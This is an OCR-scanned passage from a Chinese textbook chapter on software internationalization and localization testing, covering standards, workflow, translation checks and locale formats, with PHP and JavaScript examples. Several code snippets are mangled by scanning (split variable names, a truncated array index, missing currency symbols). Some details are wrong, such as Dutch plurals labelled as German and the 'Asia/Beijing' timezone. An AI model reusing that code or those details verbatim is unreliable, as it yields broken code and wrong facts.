软件达到什么样的程度才算彻底实现了国际化?虽然在这上面,仍然存在一定的分歧,但普遍认为作为国际化软件,要么在应用软件运行时可以动态切换某种国家或地区的语言,要么在应用软件启动前或启动时可以设置某种语言。例如,操作系统 Windows XP,不需要重新编译,就可以切换到不同语言和不同的国家或地区。作为国际化软件的规范可以归纳为以下 5 点。

(1) 切换语言的机制。

(2) 与语言无关的输出接口。

(3) 与语言无关的输入接口和标准的输入协议。

(4) 资源文件的国际化。

(5) 支持和包容本地化数据格式。

为了使软件国际化更为规范,需要建立相应的国际标准,来规范字符集、编码、数据交换、语言输入方法、输出(打印、用户界面)、字体处理、文化习俗等各个方面。比较著名的一些国际化标准组织有:

(1) ANSI(American National Standards Institute)

(2) POSIX(Portable Operating System Interface for Computer Environments)

(3) ISO(International Standards Organization)

(4) IEEE(Institute of Electrical and Electronics Engineers)

(5) Unicode Consortium

(6) Open Group(X Consortium and OSF)

(7) Li18nux(Linux I18n),X/Open and XPG

而与国际化有密切关系的国际标准有:

(1) ISO/IEC 10646-1:2003 定义了 4 字节编码的通用字符集(Universal Character Set,UCS),也称通用多 8 位编码字符集(Universal Multiple-Octet Coded Character Set)。

(2) ISO 639-1:2002,2 字母语种代码(alpha-2)标准。

(3) ISO 3166-1:1997,国家代码标准。

(4) RFC 3066,语言鉴定标签标准。

8.1.4 软件本地化基本步骤

要做好软件本地化的测试工作,有必要了解软件本地化的步骤。软件本地化的基本工作是建立在软件国际化的基础上,或者说,软件本地化的第一项工作就是规范甚至是迫使源语言版本的开发遵守软件国际化的标准。在此基础上,依次做好版本管理、建立专业术语表、翻译、调整 UI 等工作。

在软件全部翻译完毕,对技术部分做了必要的调整之后,软件产品或多或少发生了一些变化。不论原来的软件产品有多成熟,经过本地化工作之后,软件产品可能产生一些新的问题,或者引起一些回归缺陷,所以针对本地化的产品进行测试,也是必要的。以下是本地化的基本步骤,虽然在具体操作时可能会有所不同,但基本步骤是不可省略的。

(1) 建立一个配置管理体系,跟踪目标语言各个版本的源代码;

(2) 创造和维护术语表;

(3) 从源语言代码中分离资源文件或提取需要本地化的文本;

(4) 把分离或提取的文本、图片等翻译成目标语言;

(5) 把翻译好的文本、图片重新插入目标语言的源代码版本中;

(6) 如果需要,编译目标语言的源代码;

(7) 测试翻译后的软件,调整 UI 以适应翻译后的文本;

(8) 测试本地化后的软件,确保格式和内容都正确。

本地化的工作流程如图 8-2 所示,其中 DTP 指多语言桌面排版(Multilingual Desktop Publishing)。本地化领域的桌面出版,是指将采用某一语言的原始文档(如操作手册、产品样本、宣传单页等)按照一种或多种目标语言重新排版,形成不同的语言版本。一些产品可能支持或不支持对某种语言的拼写检查,而需要特定的操作系统,例如,针对 Macintosh 计算机的日语工具箱或针对 PC 的阿拉伯视窗。




图 8-2　软件本地化的工作流程

8.1.5　软件本地化测试

在进行软件本地化测试之前，先要检查软件源语言开发是否遵守了软件国际化方面的规范，验证是否具有软件国际化所应有的全部特征，包括字符集、资源和代码分离、时区设置、语言和地方选择等。要验证软件是否具备国际化特征，需要根据软件国际化相关标准进行评审，包括设计和代码的评审。

仅仅评审是不够的，还要进行相关的功能测试、界面测试，但不包括翻译验证等。而功能测试和界面测试，一般采用伪翻译(Pseudocode，Pseudo-translation)所构建的版本进行测试。这种 Pseudocode 版本是将文字、图片信息中的源语言被混合式多种语言(如英文、中文、日文和德文等)替代而构建的一种临时的、专供测试用的版本。

在源语言版本通过了国际化验证之后，才开始进行本地化的测试。本地化测试的版本，就是待发布的特定语言的真实版本，而该特定的语言版本是在源语言版本的基础上，经过本地化工作之后而获得的。本地化测试着重于以下几个方面。

(1) 主要的功能性测试，函数之间传递的参数、数据库的默认值经过本地化处理后，可能会对系统的功能运行产生较大的影响，从而引起功能缺陷；

(2) 在本地化环境中的安装和升级测试，由于目标语言的操作系统和软件本身都不一样了，安装或升级过程也常常受到影响；

(3) 根据产品的目标区域而进行的应用程序和硬件兼容性测试，其应用程序的接口、标准可能不同，硬件型号及其配置更有可能存在差异；

(4) 受本地化影响的用户界面，包括布局、格式、文字和图片等内容显示问题；

(5) 特殊的语言环境(意境)、文化背景和地理位置等可能给软件带来的问题;

(6) 文字翻译的正确性、准确性以及是否遗漏等。

具体测试的时候,针对上述各项内容,还要进一步细化,确定具体的测试需求,例如,针对用户界面和语言文化方面的测试,其具体内容包括以下几个方面。

(1) 应用程序源文件的有效性;

(2) 验证语言的准确性和源代码的属性;

(3) 排版错误;

(4) 检查印刷文档和联机帮助、界面信息的一致性以及命令键的顺序等;

(5) 用户界面是否符合当地审美标准(或情趣);

(6) 文化适用性的评估;

(7) 政治敏感内容的检查。

当发布一个本地化产品时,应该确保本地化文档(用户手册、在线帮助、帮助文件等)都包含在其中。同时应该检查翻译的质量和完整性,并确保所有的文档和应用程序界面中术语使用的一致性。所以概括起来,本地化测试包括以下 6 个方面。

(1) 功能性测试,所有基本功能、安装、升级等测试;

(2) 翻译测试,包括语言完整性、术语准确性等检查;

(3) 可用性测试,包括用户界面、度量衡和时区等适合当地的要求;

(4) 兼容性测试,包括硬件软件本身、第三方软件兼容性等的测试;

(5) 文化、宗教、喜好等适用性测试;

(6) 手册验证,包括联机文件、在线帮助、PDF 文件等测试。

由此可见,整个软件本地化的过程,其实是一个再创造的过程。文字翻译只做了本地化工作的一部分,要真正完成软件本地化确实有很多工作要做。

8.2 翻译验证

软件本地化其中一项重要的工作就是文字翻译,主要任务是把源语言转换到另一种目标语言,而与此对应的就是翻译验证。如前所述,本地化不仅是简单的文字翻译转换,还应该根据目标语言国家的市场特点、文化习惯、法律等情况进行本地特性开发、界面布局调整等工作。所以翻译也不是单纯的翻译,还必须立足于文化和市场的角度来考虑用户,兼顾目标语言的文化心理。

翻译验证,需要对翻译内容、语言文化以及特殊符号等进行检查,帮助翻译人员发现翻译中的错误和不妥之处、指出开发人员技术上未能实现的部分。例如,把一种语言翻译成另外一种语言,难免会有晦涩或表达不准确的地方,由于大量的翻译工作,翻译人员可能会遗漏或疏忽某些地方,这就需要测试人员进行检查和验证。如果有条件,在本地化软件向市场发布之前,还应该让目标语言的语言专家来最后审稿。

1. 内容的验证

一般来说,需要翻译的内容大致分为三个部分:用户界面、联机文档和用户手册等。首先,从源代码中或直接从资源文件中把需要翻译的文字、图片提取出来,存储在相应的数据库或本地化管理系统中,补充版本、文件名和位置等信息。然后,将要翻译的素材交给本地化团队去翻译或由第三方专业翻译公司去翻译。将所翻译的结果进行保存,同时处理,构建相应的

资源文件或软件包，即创建新的语言版本。这个阶段的要求是翻译准确，能够照顾到目标语言的文化和习惯，并能完成不同语言版本的自动构建。

我们知道，翻译是本地化的一项重要工作，不同的语言使用不同的语法和句子结构，如英语、汉语等基本句子结构是“主＋谓＋宾”，但日语的基本句子结构是“主＋宾＋谓”，所以词对词的直译往往是不行的，还必须考虑上下文关系，根据程序中特定的语境来决定文字的含义，才能保证翻译准确。

在保持原有意思和风格的基础上，还必须把源语言格式替换为目标语言的格式。例如，联机文档常用的格式有 HTML、PDF 和 CHM 文件等，本地化翻译人员也应该把翻译后的文档转换成相应的格式。测试人员也要注意其转换后的格式是否能够正常显示，各部分内容和相关的链接是否正常等。

除此之外，软件中的按钮、图标和插图等上面的文字也需要翻译，本地化测试人员应该指出翻译人员没有翻译的部分，协助其尽快完成。关于翻译验证，有以下几点建议。

(1) 翻译时，应该尽量使用简单的句子结构和语法，选择意义明确的词；

(2) 检查翻译的内容是不是断章取义、是否词不达意；

(3) 如果在源文件中使用了缩写词，检查缩写词在第一次出现的时候是否正确地标出了它的全称，以便用户能够明白其含义。这样，在其后的文本中即使一直用缩写词来表示，也没有关系；

(4) 检查标点符号、货币、计量单位等是否符合当地习惯，包括显示格式。

在国际化基础上，本地化过程就相对简单。如果国际化没有做好，翻译和本地化的过程就会变为一个相当冗长的过程，其中包括将屏幕、对话框等重新设定；而且需要重建在线文件；图像和插图也可能需要更改。最后，计算机程序还可能需要做出某些修改去适应那些使用双字节字符的语言。

2. 目标语言文化的检查

翻译的时候要照顾到目标语言的文化心理，例如，对于不符合本地文化和软件产品的措辞，需要纠正。软件展示给用户的首先就是它的用户界面，所以 UI 的重要性是不言而喻的，这同样体现在本地化测试上。如果在 UI 上出现错误甚至有歧义的地方，会让用户对该软件产生不信任的心理，这些都是应该坚决杜绝的。再则，由于不同民族，不同信仰之间的差别，各民族在色彩、禁忌和其他习惯上也有很多区别。测试人员在软件本地化的翻译验证工作中，不仅要找出错误，而且应该找出不符合民族习惯的地方，能够提出有建设性的修改方案。

软件相关宣传品的处理，也要把握好当地的风俗习惯，留意包装的规格和颜色。例如，日本人比较忌讳数字“4”，就连 4 个一组包装的产品都不容易卖出去。而美国人不太喜欢鲜艳的红色，那么宣传资料和包装纸就应该尽量避免大红的颜色。

对于一些涉及文化方面的内容，最好能用本民族中相应的内容来替换。如中国人以红色为喜庆的颜色，遇到节日，网站采用大量红色，而且在股票交易网站上，股票价格上涨为红色，股票价格下跌为绿色，正好和西方相反，在美国股票价格上涨为绿色，股票价格下跌为红色。在西方，绿色象征安全，而红色意味着问题严重，如十字路口的红绿灯。再比如，安全警戒等级的最低等级是绿色(没问题)，然后是黄色、橙色，最高等级是红色。作为国际化的软件产品，颜色应该是可以定制的，在进行本地化时，根据当地习俗将颜色重新设置，改变颜色的默认值。

3. 特殊符号

把一种语言翻译成另一种语言，同时还要注意目标语言的特殊符号，比如标点符号、货币

符号以及该目标语言所特有的其他符号。英语中的标点符号和亚洲语言的标点符号不太相同,英文的句号是一个圆点(单字节符号),而汉语和日语的句号都是一个小圆圈(双字节符号);汉语中的标点符号是比较完备的,英文中通常用斜体表示书名,汉字则用《》标识书名。

8.3 本地化测试的技术问题

完成了语言的转换,对于整个本地化过程来说,只是完成了第一阶段。要使该软件真正投入使用,还有很多技术方面的问题有待解决,主要有:

(1) 数据格式。

(2) 页面显示和布局。

(3) 配置和兼容性问题。

8.3.1 数据格式

数字、货币和日期等的表达方法在不同的国家其格式也是不尽相同的,所以在对软件本地化时,也应该特别注意这些方面的问题,考虑到本地化格式的要求,否则就有可能出现错误。幸运的是,今天可以使用标准 APIs(比如微软、Sun 提供的)来处理这类转换的问题。如果是由自己设计的显示方式或模式,就必须很好地设计其变量含义和处理方式、数据存储方式等去适应这种显示的要求。

在程序设计、编程时,可以通过一些特殊的函数来处理不同语言的数据格式。例如,使用自定义函数 LocLongdate(),LocShortdate(),LocTime(),LocNumberFormat()等替换原来的 date()函数,来处理日期的完整表示、简写、数字等不同的显示格式。下面将通过一些具体的例子来介绍不同地方数字、货币和日期等不同的表达格式。

1. 数字

很多欧洲语言使用逗号而不是小数点来表示千位,有的则使用句号或空格代替逗号。所以,本地化的软件也必须注意这个问题,如若不然,有可能一个顾客存入 5000 欧元,而却只能取出 5 美元。比如,同一个数字(7582)在美国、意大利和瑞士有三种不同的表达方式:

美国:7,582

意大利:7.582

瑞士:7 582

2. 货币

除了数字转换外,几乎每一个国家都有表示本国货币的符号,这些符号出现在金额的前后也各不相同。如果一个金融类的应用软件把本该用 表示的地方,用了 $,后果将是不堪设想的。

美国:Dollar $或 US$。

英国:Pound £。

日本:Yen ¥。

欧洲:欧元 。

中国:人民币 。

3．时间

各国时间的习惯表达方式也总是不一样的，美国习惯上使用 12 小时来表达时间，而欧洲国家使用 24 小时模式来表达时间。如晚上 10:45，在不同的国家有不同的表示。

（1）美国：10：45PM。

（2）德国：22.45。

（3）加拿大法裔：22 h 45。

而且美国是 12:00am～11:59am，12:00pm～11:59pm，没有 0:10am 或 0:30pm，相当于 12、1、2、…、10、11 这样的顺序。

4．日期格式

同样，不同国家的日期显示格式也不是一致的。美国的标准是 MM/DD/YY 来显示月、日、年，也有很多不同的分割符号（如"/"和"-"）；欧洲（除少数例外）的标准是日、月、年（DD/MM/YY）；中国的标准则是年、月、日。下面以 2003 年 2 月 14 日为例来说明。

（1）美国：2/14/2003。

（2）英国：14.2.2003。

（3）中国：2003/2/14。

即使是一个星期的起始天各国也不相同，如美国，一个星期的第一天是星期天；然而，法国的日历第一天都以星期一开头。

再看一个具体的例子，一个英文日期，如"7/22，003"或"7-22-2003"，本地化为中文版本后，日期显示变为"7 月.12，2003"，显然不正确，其正确的中文显示应该是"2003 年 7 月 22 日"。

现在来了解一下正确的编码。从编码中可以看到在本地化的时候，有时必须应用自定义函数 LocLongDate()来解决日期显示的问题。这就要求本地化测试人员不只是发现问题，还要站在更高的层次来分析问题，并提出解决问题的建议。在 Java 里比较简单，有 java.util.Locale 类，日期格式化可以表示为：

```
SimpleDateFormat("",Locale.SIMPLIFIED_CHINESE);
```

根据语言版本取完整日期格式的处理函数（以下程序设计语言为 PHP 语言）：

```
function LocLongDate( $UnixTime, $RegionID, $DisplayWeek = "Yes")
        {
        global $glbRegion;
        …

        InternationInit();
        if (!IsExistRegionID( $RegionID))
                $RegionID = $glbDefaultRegionID;                //取得本地区域代码
        if("". $glbRegion[ $RegionID][LONGDATEFORMAT] == "")    //如果是长日期型
                $glbRegion[ $RegionID][LONGDATEFORMAT] = "WWW, MMM d, yyyy";
        $strFormat = FormatLocToFormatPhp( $glbRegion[ $RegionID][LONGDATEFORMAT]);
        if( $DisplayWeek == "NoWeek")                           //处理日期格式
        {
                $strFormat = eregi_replace("l","", $strFormat);
                $strFormat = ereg_replace("^, ","", $strFormat);
        }
        $LongDateString = date( $strFormat, $UnixTime);
```

```
        if (strstr(strtolower( $ glbRegion[ $ RegionID][LONGDATEFORMAT]),"www"))
         $ LongDateString = str_replace(date("l", $ UnixTime), $ ARR_FULLWEEKDAY[date("w",
$ UnixTime)], $ LongDateString);                              //获得星期显示字符串
        if (strstr(strtolower( $ glbRegion[ $ RegionID][LONGDATEFORMAT]),"mmm"))
          $ LongDateString = str_replace(date("F", $ UnixTime), ARR_FULLMONTH[ date("n",
$ UnixTime) - ] , $ LongDateString);                          //获得日期显示字符串
        return $ LongDateString;
    }
```

5. 度量衡的单位

美国以外的很多国家使用公制度量系统，因此，国际化的软件必须能够解决公制度量单位的问题。度量衡的单位在工程和科学软件中尤为敏感，如果在转换的过程中出现错误，后果将不堪设想。所以在转换英式度量单位制和公制度量单位时，要倍加小心。这更是本地化测试所不容忽略的问题。

6. 索引和排序

英文排序和索引习惯上按照字母的顺序来编排，但是对于一些非字母文字的国家，如亚洲很多国家来说，这种方法就不适用了，如汉字就有按拼音、部首和笔画等不同的索引方法；即使是使用字母文字的国家，他们的排序方法和英文也是有很大出入的，比如瑞典语，它的字母比英文字母多三个，在索引排序时也应加以考虑。所以，在本地化软件时，应该根据不同国家和地区的语言习惯分别加以考虑，在进行本地化测试的时候更应该仔细核对这些问题，如把英文软件本地化为瑞典版本中，用来排序的有 29 个字母，在字母 A，B，C，…，X，Y，Z 后会增加几个特殊的字母——瑞典语中的三个字母，即 Ä、Å、Ö。从代码中可以看到，它分别用了($ Index==(RawUrlDecode("%C5"))、($ Index==(rawurldecode("%C4"))和($ Index==(rawurldecode ("%D6"))来表示这几个字母。

```
if (GetLanguageIDFromUrl(BrandName()) == 13)
{
  if ( $ Index == (rawurldecode(" % C5")))
      echo "< b > &Aring;</b >    ";
  else
     print("< A HREF = \"javascript:GetAddressByIndex(document.FormDeleteAddress, '". $ strSortField."',
'". '&Aring;'."')\">". '&Aring;'."</A >  \n");
  if ( $ Index == (rawurldecode(" % C4")))
      echo "< b > &Auml;</b >    ";
  else
      print("< A HREF = \"javascript:GetAddressByIndex(document.FormDeleteAddress, '". $ strSortField."',
'". '&Auml;'."')\">". '&Auml;'."</A >  \n");
  if ( $ Index == (rawurldecode(" % D6")))
      echo "< b > &Ouml;</b >    ";
      else
      print("< A HREF = \"javascript:GetAddressByIndex(document.FormDeleteAddress, '". $ strSortField."',
'". '&Ouml;'."')\">". '&Ouml;'."</A >  \n");
}
```

7. 姓名格式

英文的姓名格式是名在前，姓在后，姓名之间还需空一格，而亚洲人的姓名格式通常是姓前名后，而且中间无须空格。由于这个区别，在做本地化测试的时候，一定要确保受影响的部

分都做了相应的改动,否则会导致显示和查找的时候产生错误。在测试的时候如果发现此类错误,可以建议编码人员根据不同国家和地区的语言习惯考虑姓、名以及全名之间的关系,自定义一些函数来处理此类问题。

这里定义了函数 GetFullNameforMultipleLanguage,来帮助我们识别姓名的类型,从而选取正确的显示格式。

```
function GetFullNameforMultipleLanguage( $ FirstName, $ LastName = "") //根据语言版本取得相应的
                                                                      //姓名格式
        {
        //如果全名中包含英文大写字符 A~Z 或小写字符 a~z,则保留名和姓之间的空格
         $ strFullName = trim( $ FirstName." ". $ LastName);
        if(eregi("[a - z]", $ strFullName[0])) //如果姓名是英文字符,则立刻返回其值
        return $ strFullName;
        //如果当前语言是繁体中文,则删除其中的空格
         $ LanguageID = GetCookie("CK_LanguageID_".GetSiteConfig("SiteID"));
        if(intval( $ LanguageID) == 0)
         $ LanguageID = GetLanguageIDFromUrl(BrandName());
        if ( $ LanguageID == 4|| $ LanguageID == 5)                // 针对繁体中文和日语
        return ereg_replace(" * ","", $ strFullName);

        if(eregi("[a - z]", $ strFullName))
        return trim( $ strFullName);
        else
        return ereg_replace(" * ","", $ strFullName);
        }
```

8. 复数问题

生成复数的规则因语言的不同而有差异。即使在英语中,复数的规则也并不是始终如一的,如"bed"的复数是"beds",而"leaf"的复数却不是"leafs",以下例子说明了复数的问题。如:

```
" % d program % s searched"
```

和

```
" % d file % s searched".
```

如果%d 大于 1,%s 将把"s"插入到该单词中去从而组成其复数形式,则该信息显示格式如下:

```
"1 program searched" and "1 file searched"
```

或者

```
"3 programs searched" and "3 files searched."
```

在英语中,这样编码是没有问题的,但是对于德语和多数其他欧洲语言,它们的复数规则却不是这样的,如:

```
program = programma
programs = programma's
file = bestand
files = bestanden
```

在做本地化测试的时候,特别要注意这些地方是否被充分地考虑并做了适当的修改。

PHP 支持国际化和本地化特性

PHP 语言从 PHP5 版本更好地支持国际化和本地化的需要。例如，定义了一个 locale 类，覆盖了语言、区域、姓名等；定义了一个 DateTimeZone 类来处理全球主要国家的时区。可以在 hp.ini 文件中设定区域和时区，即 date.timezone 设置为特定时区（如 Etc/GMT-8 或 Asia/Beijing），也可以在 PHP 程序里用 date_default_timezone_set()设置。

使用 setlocale(string category, string locale)、locale_set_default(string $name)、date_default_timezone_set()设置本地化环境。然后使用如 money_format()、number_format()和 strftime()以及 localeconv()等函数，就能获得货币、数字、时间等格式化的数据。例如：

```
< php
date_default_timezone_set('Europe/Helsinki');
setlocale(LC_ALL, 'nl_NL');
echo strftime(" %A %e %B %Y", mktime(0, 0, 0, 12, 22, 1978));
>

Locale {
    /* Methods */
    static string acceptFromHttp (string $header)
    static string composeLocale (array $subtags)
    static bool filterMatches (string $langtag , string $locale)
    static array getAllVariants (string $locale)
    static string getDefault (void)
    static string getDisplayLanguage (string $locale [, string $in_locale ])
    static string getDisplayName (string $locale [, string $in_locale ])
    static string getDisplayRegion (string $locale [, string $in_locale ])
    static string getDisplayScript (string $locale [, string $in_locale ])
    static string getDisplayVariant (string $locale [, string $in_locale ])
    static array getKeywords (string $locale)
    static string getPrimaryLanguage (string $locale)
    static string getRegion (string $locale)
    static string getScript (string $locale)
    static string lookup (array $langtag , string $locale)
    static array parseLocale (string $locale)
    static bool setDefault (string $locale)
}

DateTimeZone {
    /* Constants */
    const integer DateTimeZone::AFRICA = 1;
    const integer DateTimeZone::AMERICA = 2;
    const integer DateTimeZone::ANTARCTICA = 4;
    const integer DateTimeZone::ARCTIC = 8;
    const integer DateTimeZone::ASIA = 16;
    const integer DateTimeZone::ATLANTIC = 32;
    const integer DateTimeZone::AUSTRALIA = 64;
    const integer DateTimeZone::EUROPE = 128;
    const integer DateTimeZone::INDIAN = 256;
    const integer DateTimeZone::PACIFIC = 512;
```

```
        const integer DateTimeZone::UTC = 1024;
        const integer DateTimeZone::ALL = 2047;
        const integer DateTimeZone::ALL_WITH_BC = 4095;
        const integer DateTimeZone::PER_COUNTRY = 4096;
        /* Methods */
        public construct (string $timezone)
        public array getLocation (void)
        public string getName (void)
        public int getOffset (DateTime $datetime)
        public array getTransitions ([ int $timestamp_begin [, int $timestamp_end ]])
        public static array listAbbreviations (void)
        public static array listIdentifiers ([ int $what = DateTimeZone::ALL [, string $country =
NULL ]])
}
```

8.3.2 页面显示和布局

在有些本地化软件中，有时会发现乱码的问题，这是由于没有设置相应的本地化字符集或字符编码方式不支持本地化语言所致，不同的浏览器或邮件接收软件的编码解码方式不同，解决这类问题的方法如下。

(1) 开发本地化时应用自定义函数 GetCurCharSet()。

```
function GetCurCharSet()                           // bind charset to language
        {
                $CharSet = "iso-8859-1";           //标准字符集
                $LanguageID = GetCurLanguageID();

                if ($LanguageID == 3)  $CharSet = "gb2312";     //简体中文版
                if ($LanguageID == 4)  $CharSet = "big5";       //繁体中文版
                if ($LanguageID == 5)  $CharSet = "shift_jis";  //日文版
                if ($LanguageID == 6)  $CharSet = "euc-kr";     //韩文版
                return $CharSet;
        }
```

这个函数中调用了另一个自定义函数 GetCurLanguageID()，而函数的值是通过本机的 Cookies 取到的，这样可以通过 GetCurCharset() 调用该函数来判断采用相应的字符集。

```
function GetCurLanguageID()                 //取得相应的语言版本
        {
            $LanguageID = GetCookie("CK_LanguageID_".GetSiteConfig("SiteID"));
            if(intval($LanguageID) == 0)
                $LanguageID = GetLanguageIDFromUrl(BrandName());

            return intval($LanguageID);
        }
```

(2) 针对不同的浏览器采取不同的解码方法。

```
Function Preview(form) {
        var NS4 = (document.layers && !dom) 1:0;
        var NS6 = (navigator.vendor == ("Netscape6") ||navigator.product == ("Gecko"));
```

```
        var message;
        var re = /\+/g;
        if (NS4 > 0)
                message = escape(form.welmsg.value);
        else if(NS6 > 0)
                message = form.welmsg.value;
        else
                message = form.welmsg.innerHTML;

        if(message.indexOf("+")!= -1){
                var wmessage = message.replace(re,"%2B");
        }
        else wmessage = message;
        form.AT.value = "Submit";
        form.preview.value = "true";

        var sTemp;
        if (NS4 > 0 || NS6 > 0)
                sTemp = form.welmsg.value;
        else
                sTemp = form.welmsg.innerHTML;
        if(getStrLength(sTemp)> 128)
        {
                alert("欢迎消息不能超过 128 个字符.");     //给出警告提示
                form.welmsg.focus();
        }
        else
         window.open("/<= PersonalLobbyPath() > index.php username = <= rawurlencode(str_
replace("&quot;","\"", $repinfo["UserName"])) > &preview = true&welmsg = " + wmessage);
}
}
```

由于源代码没有充分考虑到国际化(I18N)版本的要求,很多软件本地化之后在页面的外观上会出现一些不尽如人意的地方。如没有翻译的字段、对齐问题、大小写问题、文字遮挡图像问题、显示乱码问题等。这些有表格设定所产生的问题,也有未考虑翻译后的文字扩展而产生的设计问题。测试人员应及时指出这些错误,让开发人员尽快修改。

8.3.3 配置和兼容性问题

测试本地化软件的时候,其配置和兼容性也是必须考虑的问题。配置性包括键盘布局设计、打印机配置等。软件可能会用到的任何外设都要在平台配置和兼容性测试的等价区间中考虑。兼容性包括与硬件的兼容性、与上一版本的数据兼容及与其他本地化软件的兼容性等。

1. 数据库问题

软件本地化同时也涉及数据库的改动,比如由于文本的 maxlen 属性只限制输入字符而非字节长度或非 ASCII 码,特别是多字节字符解析成 NCR 形式(&#dddd;),导致输入的字符长度超出数据库字段宽度,这就是由数据库而产生的问题。

在本地化过程中,应视情况而定。比如可以在输入页面提交之前,检测输入字符的宽度是

